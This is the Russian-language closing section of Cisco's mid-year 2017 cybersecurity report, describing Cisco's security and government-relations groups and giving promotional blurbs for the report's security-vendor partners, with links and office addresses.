Cisco взаимодействует с правительственными органами на разных уровнях, помогая создавать политики и правила для технологического сектора и выполнять поставленные правительственными органами задачи. Группа глобальных отношений с правительственными органами разрабатывает общедоступные политики и нормы и участвует в их развитии. Работая совместно с участниками отрасли и партнерами, группа налаживает взаимоотношения с руководителями государственных учреждений, чтобы повлиять на политики, затрагивающие бизнес Cisco и общее внедрение ИКТ. Цель группы — сформировать решения о применении политик на глобальном, национальном и местном уровне. Группа глобальных отношений с правительственными органами состоит из бывших официальных лиц, парламентариев, регуляторов, высших государственных чиновников США и специалистов по взаимоотношениям с правительственными органами, которые помогают Cisco продвигать и защищать использование технологий по всему миру.

Глобальный промышленный маркетинг

Группа глобального промышленного маркетинга Cisco фокусируется на производстве, коммунальной и нефтегазовой отраслях. Эта группа отвечает за формирование глобального лидерства в конкретных отраслях с помощью ценностных предложений, решений и рыночных кампаний для каждой отдельной отрасли, призванных помочь клиентам осуществить цифровую трансформацию своего бизнеса. Эта группа также взаимодействует с клиентами, коллегами, партнерами, аналитиками, прессой и другой внешней и внутренней аудиторией и использует аналитику для реализации отраслевой стратегии, стратегии выхода на рынок, планов и адресных посланий Cisco.

Автомобили с сетевыми возможностями IPTG

Группа поддержки автомобилей с сетевыми возможностями IPTG призвана помочь OEM-производителям автомобилей с подключением, конвергенцией, защитой и оцифровкой их автомобильных сетей в формат IP.

Интернет вещей

Группа технологий обеспечения безопасности разрабатывает инструменты, процессы и контент для выявления и снижения рисков в подключенных средах.

Группа маркетинга портфельных решений

Группа маркетинга портфельных решений фокусируется на создании и распространении идей и контента, пропагандирующих портфель решений безопасности Cisco в качестве интегрированного, комплексного решения обеспечения безопасности.

Организация госсектора США

Организация госсектора США компании Cisco преобразует методы, которыми клиенты Cisco защищают, обслуживают и обучают граждан США. Фокусируясь на органах федеральной власти, власти штатов и органах местного управления, а также на образовательной сфере, мы объединяем людей и технологии и привносим инновации во все аспекты нашей работы, начиная от удовлетворенности клиентов и заканчивая производственной эффективностью и успешным выполнением задач. Мы способны помочь клиентам, потому что понимаем, с какими трудностями они сталкиваются, подстраиваем наши решения под их потребности, создаем крепкие отношения, упрощаем технологии и оказываем сильное влияние на их работу в США и по всему миру.

Технический маркетинг бизнес-группы по безопасности

Команда по техническому маркетингу бизнес-группы по безопасности помогает руководству Cisco принимать решения относительно продуктов безопасности, используя свой богатый технический опыт, а также знание конкретных отраслевых аспектов. Являясь группой чрезвычайно опытных технических экспертов, эта команда оказывает поддержку разнообразным группам специалистов Cisco в области проектирования, маркетинга, продажи и обслуживания, решая и разъясняя самые сложные технологические проблемы, что помогает обеспечивать защиту клиентов Cisco. Крайне востребованные благодаря своим знаниям члены команды активно публикуются и выступают.

Исследования и обеспечение безопасности (SR&O)

Группа SR&O отвечает за управление угрозами и уязвимостями всех продуктов и служб Cisco и включает в себя лучшую в отрасли группу реагирования на уязвимости технических решений (PSIRT). SR&O помогает заказчикам изучить меняющуюся среду угроз на таких мероприятиях, как Cisco Live и Black Hat, а также в процессе совместной работы с коллегами в Cisco и отрасли в целом. Кроме того, SR&O разрабатывает новые службы, например специальную службу анализа угроз (CTI) Cisco, позволяющую определить индикаторы компрометации, которые не были обнаружены или обработаны текущими инфраструктурами безопасности.

Организация информационной безопасности и доверия

Организация информационной безопасности и доверия Cisco подчеркивает стремление Cisco решить две наиболее критичные проблемы многих советов директоров и мировых лидеров. Основные цели организации – защита публичных и частных заказчиков Cisco, реализация и поддержка безопасного жизненного цикла разработки и благонадежных систем Cisco для всего портфеля продуктов и услуг Cisco, а также защита Cisco от постоянно меняющихся киберугроз. Cisco применяет всесторонний подход к комплексному обеспечению информационной безопасности и доверия, который объединяет людей, процессы, технологии и политики. Формирование системы информационной безопасности и доверия предназначено для оптимизации информационной безопасности, инжиниринга с учетом безопасности, защиты и конфиденциальности данных, безопасности облачной среды, прозрачности и проверки, расширенных функций безопасности и управления. Дополнительную информацию см. на сайте trust.cisco.com

Группа Talos по аналитике и исследованиям безопасности

Talos – организация Cisco, которая занимается аналитикойугроз, элитная группа экспертов, которые обеспечивают первоклассную информационную безопасность для заказчиков,продуктов и служб Cisco. Группа Talos состоит из ведущих аналитиков угроз, пользующихся поддержкой сложных систем для создания аналитических продуктов для Cisco, способных обнаруживать, анализировать и защищать данные от известных и вновь возникающих угроз. Talos придерживается официальных наборов правил Snort.org, ClamAV, SenderBase.org и SpamCop и является главной группой, вносящей вклад путем предоставления сведений об угрозах в экосистему Cisco CSI.

Технологические партнеры отчета Cisco по информационной безопасности за первое полугодие 2017 г.

ANOMALI™

Набор решений для анализа угроз Anomali позволяет организациям обнаруживать и исследовать активные угрозы кибербезопасности и реагировать на них. Признанная платформа анализа угроз ThreatStream собирает и оптимизирует миллионы индикаторов угроз, составляя «черный список». Anomali интегрируется с внутренней инфраструктурой для выявления новых атак, анализа за прошлый год для обнаружения уже совершенных атак, а также позволяет специалистам в области обеспечения безопасности быстро разобраться в угрозах и держивать их. Anomali также предлагает бесплатный инструмент STAXX для сбора и обмена результатами анализа угроз, а также предоставляет бесплатную, готовую к использованию ленту аналитики Anomali Limo. Для получения дополнительной информации посетите веб-сайт anomali.com, а также следите за нами в Twitter: @anomali.

FLASHPOINT

Flashpoint предлагает анализ бизнес-рисков (Business Risk Intelligence, BRI), позволяющий целым отделам и отдельным сотрудникам в организации принимать более обоснованные решения и снижать риски. Уникальные данные о теневом Интернете, а также опыт и технологии обеспечивают клиентов информацией, позволяющей оценивать риски и защищать свою деятельность. Для получения дополнительной информации посетите веб-сайт flashpoint-intel.com.

LUMETA
DETECT WITH A HIGHER SENSE

Lumeta позволяет группам обеспечения безопасности и управления сетью выявлять киберугрозы и предотвращать вторжения. Lumeta предлагает беспрецедентную возможность находить известные, неизвестные, теневые и подставные элементы сетевой инфраструктуры, а также выполнять мониторинг сети и оконечных устройств в режиме реального времени и анализировать сегментацию элементов для динамических сетей, оконечных устройств, виртуальных машин и облачной инфраструктуры. Дополнительные сведения см. на веб-сайте lumeta.com.

QUALYS®
CONTINUOUS SECURITY

Qualys, Inc. (NASDAQ: QLYS) является пионером и ведущим поставщиком облачных решений обеспечения безопасности и соответствия нормативным требованиям, обслуживая свыше 9300 клиентов более чем в 100 странах, большая часть которых входит в списки Forbes Global 100 и Fortune 100. Облачная платформа Qualys и интегрированный набор решений помогает организациям упростить обеспечение безопасности и снизить затраты на соответствие нормативным требованиям, предоставляя необходимый анализ критически важной инфраструктуры безопасности и автоматизируя все операции аудита, обеспечения соответствия и защиты для ИТ-систем и веб-приложений. Созданная в 1999 году компания Qualys установила стратегические партнерские отношения с ведущими поставщиками административных услуг и консалтинговыми организациями по всему миру. Для получения дополнительной информации посетите веб-сайт qualys.com.

Radware (NASDAQ: RDWR) является глобальным лидером на рынке приложений и решений кибербезопасности для виртуальных, облачных и программно-определяемых центров обработки данных. Ее портфель удостоившихся наград решений защищает более 10 000 компаний по всему миру. Дополнительные ресурсы и информацию можо посмотреть в онлайн-центре безопасности Radware, предлагающем всесторонний анализ инструментов DDoS-атак, тенденций и угроз: security.radware.com.

Rapid7 (NASDAQ: RPD) заслужила доверие ИТ-специалистов и профессионалов в области информационной безопасности по всему миру, позволяя им управлять рисками, упрощать ИТ-инфраструктуру и стимулировать инновации. Аналитка Rapid7 превращает огромные объемы данных о системе безопасности и ИТ-инфраструктуре в ответы, позволяющие создавать и обеспечивать безопасность сложных ИТ-сетей и приложений. Исследования, технологии и услуги Rapid7 облегчают управление уязвимостями, тестирование на возможность проникновения, защиту приложений, обнаружение и реагирование на инциденты, а также управление журналами для свыше 6300 организаций в более чем 120 странах мира, включая 39% компаний, входящих в список Fortune 1000. Для получения дополнительной информации посетите веб-сайт rapid7.com.

Помогающие бизнесу решения безопасности RSA позволяют клиентам быстро выявлять инциденты, эффективно на них реагировать и защищать самую ценную информацию. С помощью удостоенных наград решений для быстрого обнаружения и реагирования, защиты учетных данных и доступа, защиты клиентов от мошенничества и управления бизнес-рисками клиенты RSA могут процветать в этом мире, полном неопределенности и рисков. Для получения дополнительной информации посетите веб-сайт rsa.com.

Корпорация SAINT, лидер в области интегрированных решений управления уязвимостями следующего поколения, помогает компаниям и госучреждениям определять и снижать подверженность рискам на всех уровнях организации. Благодаря SAINT доступ, безопасность и конфиденциальность мирно сосуществуют к выгоде всех заинтересованных сторон. SAINT позволяет клиентам усиливать средства защиты информационной безопасности и при этом снизить совокупную стоимость владения. Для получения дополнительной информации посетите веб-сайт saintcorporation.com.

ThreatConnect® обеспечивает организации мощной защитой от киберугроз и дает уверенность при принятии стратегических коммерческих решений. Используя в качестве основы единственную в отрасли аналитическую расширяемую платформу безопасности, ThreatConnect предлагает набор решений, призванных удовлетворить потребности специалистов в агрегировании результатов анализа угроз, анализе и автоматизировании при любом уровне зрелости. Свыше 1600 компаний и учреждений по всему миру используют платформу ThreatConnect для интеграции своих технологий, команд и процедур обеспечения безопасности, получая практически применимые результаты анализа, которые позволяют сократить время от выявления до реагирования на инцидент и повысить защиту активов. Для получения дополнительной информации посетите веб-сайт threatconnect.com.

TrapX Security предлагает автоматизированную защитную сеть для автоматической маскировки и защиты, позволяющую пресекать угрозы в режиме реального времени, одновременно предоставляя имеющую практическую ценность аналитику для блокировки злоумышленников. TrapX DeceptionGrid™ позволяет компаниям обнаруживать, перехватывать и анализировать вредоносное ПО нулевого дня, используемое лучшими в мире группами, осуществляющими APT-атаки. Компании используют TrapX для усиления своей ИТ-экосистемы и снижения рисков приносящих убытки и подрывающих репутацию компрометаций, утечек данных и нарушения нормативных требований. Средства защиты TrapX встраиваются в самое сердце сети и критически важной инфраструктуры, не требуя наличия агентов или настройки. Новейшие методы обнаружения вредоносного ПО, анализа угроз и криминалистической экспертизы в рамках единой платформы помогают снижать сложность и уровень затрат. Для получения дополнительной информации посетите веб-сайт trapx.com.

Загрузка графиков

Все графики в данном отчете можно загрузить по адресу: cisco.com/go/mcr2017graphics.

Исправления и обновления

Обновления и исправления информации, приведенной в данном проекте, см. по адресу cisco.com/go/errata.

Американский головной офис
Cisco Systems, Inc.
г. Сан-Хосе, Калифорния

Центральное представительство в Азиатско-Тихоокеанском регионе
Cisco Systems (USA) Pte. Ltd.
Сингапур

Штаб-квартира в Европе
Cisco Systems International BV Амстердам, Нидерланды

Компания Cisco имеет более 200 офисов по всему миру. Адреса, номера телефонов и факсов приведены на веб-сайте Cisco по адресу www.cisco.com/go/offices.

Опубликован в июле 2017 г.